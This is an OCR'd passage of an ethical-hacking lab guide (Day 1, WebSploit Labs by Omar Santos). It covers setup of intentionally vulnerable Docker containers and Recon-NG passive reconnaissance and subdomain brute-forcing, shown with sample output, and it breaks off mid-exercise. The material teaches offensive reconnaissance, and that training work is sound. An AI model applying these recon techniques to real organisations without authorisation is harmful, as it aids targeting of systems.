Becoming a Hacker

An Introduction to Ethical Hacking, Penetration Testing, and Bug Hunting

LAB GUIDE - DAY 1

Author: Omar Santos
Twitter/X: @santosomar
https://hackerrepo.org
https://becomingahacker.org
https://websploit.org

Introduction

This lab can help individuals that are just getting started with cybersecurity, ethical hacking, and bug hunting, or someone that already is experienced and wants to enhance their cybersecurity career.

Resources for this class:

- GitHub Repository: https://hackerrepo.org Over 10,000 references and resources related to ethical hacking / penetration testing, bug bounties, digital forensics and incident response (DFIR), threat hunting, vulnerability research, exploit development, reverse engineering, and more.
- WebSploit Labs:https://websploit.org
- (For reference only) Becoming a Hacker Blog (general cybersecurity and AI topics): https://becomingahacker.org

What is WebSploit Labs?

WebSploit Labs is a learning environment created by Omar Santos for different Cybersecurity Ethical Hacking (Web Penetration Testing) training sessions. WebSploit includes several intentionally vulnerable applications running in Docker containers on top of Kali Linux or Parrot Security OS, several additional tools, and over 9,000 cybersecurity resources. WebSploit comes with over 450 distinct exercises!

⚠️These containers contain vulnerable software (**not malware**). The containers are running in Docker bridge interfaces and not exposed to the rest of the network.

How to Setup WebSploit Labs?

1. Download Kali or Parrot OS (your preference) and install any of those distributions in a VM. Use the hypervisor of your choice (e.g., VirtualBox, VMWare Workstation/Fusion, ESXi, KVM, Proxmox, etc.).
    a. Minimum VM Requirements:
        i. - 4GB RAM
        ii. - 2 vCPU
        iii. - 50 GB HDD
2. After you have installed Kali Linux or Parrot OS in a VM, run the following command from a terminal window (inside of the VM) to setup your environment:

    ```
    curl -sSL https://websploit.org/install.sh | sudo bash
    ```

    This command will install all the tools, Docker, the intentionally vulnerable containers, and numerous cybersecurity resources.

Beginner to Intermediate Level

If you are getting started or perhaps preparing for a certification, complete this lab guide. This lab guide walks you through only a few labs that are available in WebSploit Labs. As previously mentioned, WebSploit Labs includes tons of intentionally vulnerable applications that have more than 500 exercises. We will only start by scratching the surface here. In this lab you will immediately start exploring the mapping and discovery phase of testing (recon of a web application). You will learn new methodologies used and adopted by many penetration testers and ethical hackers. This is a hands-on and self-guided mini-workshop where you will use various open source tools and learn how to exploit SQL injection, command injection, cross-site scripting (XSS), XML External Entities (XXE), authorization bypass, cross-site request forgery (CSRF), Server-side request forgery (SSRF) and other web application vulnerabilities.


Docker Containers

All of the intentionally vulnerable applications are running in Docker containers and they should all start . If for some reason, the Docker service is not started at boot time**,** please use the following command to start it:

```
service docker start
```

Topology

The following are all the Docker containers included in the [WebSploit Labs environment]:



To obtain the status of each docker container you can use the `sudo docker ps` command.

You can also use the **`containers`** script from the command line, as demonstrated below:


```
┌─[omars@websploit]─[~]
└── $containers
```

Output:

```
| rtv-safemode           |  10.6.6.19 |
| galactic-archives      |  10.6.6.20 |
| yascon-hackme          |  10.6.6.21 |
| secretcorp-branch1     |  10.6.6.22 |
| gravemind              |  10.6.6.23 |
| dc30_01                |  10.6.6.24 |
| dc30_01                |  10.6.6.25 |
| y-wing                 |  10.6.6.26 |
| api_gateway (manual)   |  10.6.7.3  |
| etcd (for api_gateway) |  10.6.7.4  |
+------------------------+------------+
The following are the running containers with their associated ports:
NAMES                PORTS                STATUS
yascon-hackme        80/tcp               Up About a minute
dc30_01              22/tcp, 3000/tcp     Up About a minute
dc30_02                                   Up About a minute
juice-shop           3000/tcp             Up About a minute
secretcorp-branch1   80/tcp               Up About a minute
mutillidae_2         80/tcp, 3306/tcp     Up About a minute
Y-wing               3000/tcp             Up About a minute
rtv-safemode         80/tcp, 3306/tcp     Up About a minute
dc31_03              9090/tcp             Up About a minute
hackme-rtov          80/tcp               Up About a minute
gravemind                                 Up About a minute (healthy)
webgoat              8080/tcp, 9090/tcp   Up About a minute
dc31_01                                   Up About a minute
mayhem               22/tcp, 80/tcp       Up About a minute
dc31_02              8888/tcp             Up About a minute
dvwa                 80/tcp               Up About a minute
hackazon             80/tcp               Up About a minute
dvna                                      Up About a minute
galactic-archives    5000/tcp             Up About a minute
```

What Ports are Used by Each Web Application?

Perform a quick **nmap** scan against the **10.6.6.0/24** subnet to find out the open ports at each target container, as demonstrated below:



Exercise 1: Passive Reconnaissance and Open Source Intelligence (OSINT)

The first step a threat actor takes when planning an attack is to gather information about the target. This act of information gathering is known as reconnaissance (or recon for short). Attackers use scanning and enumeration tools along with public information available on the Internet to build a dossier about a target. As you can imagine, as a penetration tester, you must also replicate these methods to determine the exposure of the networks and systems you are trying to defend. This section begins with labs that can be used to learn passive recon and using Open Source Intelligence (OSINT). You will learn about some of the common tools and techniques used. The next section digs deeper into the process of vulnerability scanning and how scanning tools work, including how to analyze vulnerability scanner results to provide useful deliverables and explore the process of leveraging the gathered information in the exploitation phase. You will also learn some of the common challenges to consider when performing vulnerability scans.

Passive reconnaissance refers to an information gathering technique that involves tools that do not directly interact with the target device or network. There are different approaches to passive reconnaissance, such as utilizing third-party databases or employing undetectable tools that listen to network traffic and intelligently deduce information about device communication. This method is non-invasive and unlikely to cause disruptions or crashes, making it ideal for scenarios where system stability is crucial, like analyzing a production network. Passive reconnaissance operates stealthily, producing no noticeable traffic or network alerts. The choice of passive reconnaissance technique depends on the desired information. Developing a solid methodology is essential in penetration testing to select the appropriate tools and technologies for the engagement.

The following are some of the most common passive recon tools:

- AMass
- Exiftool
- ExtractMetadata
- Findsubdomains
- FOCA
- IntelTechniques
- Maltego
- Recon-NG
- Scrapy
- Screaming Frog
- Shodan
- SpiderFoot
- theHarvester

- Visual SEO Studio
- Web Data Extractor
- Xenu
- ParamSpider

You also learned about the different OSINT resources at:
https://github.com/The-Art-of-Hacking/h4cker/tree/master/osint

Red Team and Bug Bounty Conference

Watch the recording of cybersecurity industry experts Jason Haddix, Jeff Foley, and Sandra Stibbards in conversation with Omar Santos.
https://learning.oreilly.com/live-events/red-team-and-bug-bounty-conference/0636920095678/0636920095677/

Sections include:


- **Adversarial Reconnaissance with seasoned professional, Jason Haddix**, offers a deep dive into the tools and strategies used by adversaries, red teamers, and bug bounty hunters during the reconnaissance phase. You'll get a live walkthrough of various tools, making this a must-attend for anyone in the offensive security, ethical hacking, and bug bounty (bug hunting) space.
- **Exploring the Future of Attack Surface Mapping and the OWASP Amass Project with Jeff Foley**, the founder of the Amass Project, will enlighten us with an overview of the project's future direction and its immense potential in advancing ethical hacking and cybersecurity.
- **OSINT for Hackers: Unveiling the Power of Open-Source Intelligence with Sandra Stibbards** then provides an exciting journey through the world of OSINT, with hands-on demonstrations and discussions on leveraging public data sources for offensive security.

Exercise 1a: Recon-NG


Let's do a quick refresher using the Recon-NG tool and perform a quick recon on h4cker.org. This exercise will be a guided exercise, but then you will perform reconnaissance of an organization called SecretCorp (secretcorp.org).

Note: Omar Santos owns *secretcorp.org* and this is not a real company. However, you will use it to practice your skills. Based on the information about that company you will find out more information about the different targets you will interact with in the labs for the next two days.

1. Start **Recon-NG** with by just typing **recon-ng** in a terminal Window:




2. Recon-NG has numerous modules that can be installed and activated from the “market place”. You can search all the modules by using the “**marketplace search**” command, as shown below:



Path	Version	Status	Updated	D	K
discovery/info_disclosure/cache_snoop	1.1	not installed	2020-10-13		
discovery/info_disclosure/interesting_files	1.1	not installed	2020-01-13		
exploitation/injection/command_injector	1.0	not installed	2019-06-24		
exploitation/injection/xpath_bruter	1.2	not installed	2019-10-08		
import/csv_file	1.1	not installed	2019-08-09		
import/list	1.1	not installed	2019-06-24		
import/masscan	1.0	not installed	2020-04-07		
import/nmap	1.1	not installed	2020-10-06		
recon/companies-contacts/bing_linkedin_cache	1.0	not installed	2019-06-24		*
recon/companies-contacts/censys_email_address	1.0	not installed	2019-08-22		*
recon/companies-contacts/pen	1.1	not installed	2019-10-15		
recon/companies-domains/censys_subdomains	1.0	not installed	2019-08-22		*
recon/companies-domains/pen	1.1	not installed	2019-10-15		
recon/companies-domains/viewdns_reverse_whois	1.0	not installed	2019-08-08		
recon/companies-domains/whoxy_dns	1.1	not installed	2020-06-17		*
recon/companies-hosts/censys_org	1.0	not installed	2019-08-22		*
recon/companies-hosts/censys_tls_subjects	1.0	not installed	2019-08-22		*
recon/companies-multi/github_miner	1.1	not installed	2020-05-15		*
recon/companies-multi/shodan_org	1.1	not installed	2020-07-01	*	*
recon/companies-multi/whois_miner	1.1	not installed	2019-10-15		
recon/contacts-contacts/abc	1.0	not installed	2019-10-11	*	
recon/contacts-contacts/mailtester	1.0	not installed	2019-06-24		
recon/contacts-contacts/mangle	1.0	not installed	2019-06-24		

The **D** and the **K** in the last two columns of the table shown above indicate that the module

has dependencies or that it requires an **API key**. The screenshot below shows the legend:



3. You can search the market place by using keywords. In the example below, we are searching for modules related to "**whois**".

```
[recon-ng][default] > marketplace search whois
[*] Searching module index for 'whois'...

  +-----------------------------------------------------------------------------------------------+
  |                      Path                      | Version |     Status    |  Updated   | D | K |
  +-----------------------------------------------------------------------------------------------+
  | recon/companies-domains/viewdns_reverse_whois | 1.0     | not installed | 2019-08-08 |   |   |
  | recon/companies-multi/whois_miner             | 1.1     | not installed | 2019-10-15 |   |   |
  | recon/domains-companies/whoxy_whois           | 1.1     | not installed | 2020-06-24 |   | * |
  | recon/domains-contacts/whois_pocs             | 1.0     | not installed | 2019-06-24 |   |   |
  | recon/netblocks-companies/whois_orgs          | 1.0     | not installed | 2019-06-24 |   |   |
  +-----------------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][default] >
```

The following is an example of modules related to the "**dns**" keyword. However, there are many other modules that can be used to perform DNS recon which are not listed below. This is because the "**marketplace search**" command is just using a keyword.

```
[recon-ng][default] > marketplace search dns
[*] Searching module index for 'dns'...

  +-----------------------------------------------------------------------------------------------+
  |                      Path                      | Version |     Status    |  Updated   | D | K |
  +-----------------------------------------------------------------------------------------------+
  | recon/companies-domains/viewdns_reverse_whois | 1.0     | not installed | 2019-08-08 |   |   |
  | recon/companies-domains/whoxy_dns             | 1.1     | not installed | 2020-06-17 |   | * |
  +-----------------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.
```

For instance, the Netcraft module is used to search domains and subdomains using DNS

records in the Netcraft database.

```
[recon-ng][default] > marketplace search netcraft
[*] Searching module index for 'netcraft'...

  +-----------------------------------------------------------------------------+
  |             Path             | Version |     Status    |  Updated   | D | K |
  +-----------------------------------------------------------------------------+
  | recon/domains-hosts/netcraft | 1.1     | not installed | 2020-02-05 |   |   |
  +-----------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.
```

4. Install the Netcraft module by using the following command:

```
[recon-ng][default] > marketplace install recon/domains-hosts/netcraft
```

5. You should be able to search for the installed module and "load it" to be able to run and use it to query its database, as demonstrated below:

```
[recon-ng][default] > modules search netcraft
[*] Searching installed modules for 'netcraft'...

  Recon
  -----
    recon/domains-hosts/netcraft

[recon-ng][default] > modules load recon/domains-hosts/netcraft
[recon-ng][default][netcraft] > info

      Name: Netcraft Hostname Enumerator
    Author: thrapt (thrapt@gmail.com)
   Version: 1.1

Description:
  Harvests hosts from Netcraft.com. Updates the 'hosts' table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][netcraft] >
```

6. Set the SOURCE to any domain you would like to identify subdomains. H4cker.org is used in the following example. However, be creative and use any other domain you would like to get subdomains and additional information.

***NOTE**: You are NOT hacking anyone here, the tool is just using public DNS records to*

perform these actions.

```
[recon-ng][default][netcraft] > options set SOURCE h4cker.org
SOURCE => h4cker.org
[recon-ng][default][netcraft] > run

----------
H4CKER.ORG
----------
[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=h4cker.org
[*] Country: None
[*] Host: bootcamp.h4cker.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------

-------
SUMMARY
-------
[*] 1 total (1 new) hosts found.
[recon-ng][default][netcraft] >
```

7. Install the **bing_domain_web** module, as shown below:

```
[recon-ng][default] > marketplace install recon/domains-hosts/bing_domain_web
[*] Module installed: recon/domains-hosts/bing_domain_web
[*] Reloading modules...
[recon-ng][default] >
```

8. Load the module and show the options:

```
[recon-ng][default] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][default][bing_domain_web] > info

      Name: Bing Hostname Enumerator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.1

Description:
  Harvests hosts from Bing.com by using the 'site' search operator. Updates the 'hosts' table with the
  results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][bing_domain_web] >
```

9. Set the SOURCE to the domain(s) you entered before (when you were running the Netcraft module).

```
[recon-ng][default][bing_domain_web] > options set SOURCE h4cker.org
SOURCE => h4cker.org
[recon-ng][default][bing_domain_web] > run
```

10. Did you find more information and subdomains like I did below?

```
H4CKER.ORG
----------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ah4cker.org
[*] Country: None
[*] Host: lpb.h4cker.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------
[*] Country: None
[*] Host: webapps.h4cker.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------
[*] Country: None
[*] Host: bootcamp.h4cker.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------
[*] Sleeping to avoid lockout...
```

11. Install and load the brute_hosts module:

```
[recon-ng][default] > marketplace install recon/domains-hosts/brute_hosts
[*] Module installed: recon/domains-hosts/brute_hosts
[*] Reloading modules...
[recon-ng][default] > modules load recon/domains-hosts/brute_hosts
```

12. This module uses wordlists. You can use any wordlist of your choosing. WebSploit comes with dozens of wordlists (the ones that come with Kali/Parrot and several under **/root/SecLists**


directory. In the exa

```
[recon-ng][default] > modules load recon/domains-hosts/brute_hosts
[recon-ng][default][brute_hosts] > info

      Name: DNS Hostname Brute Forcer
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Brute forces host names using DNS. Updates the 'hosts' table with the results.

Options:
  Name      Current Value                       Required  Description
  --------  ------------                        --------  -----------
  SOURCE    default                             yes       source of input (see 'info' for details)
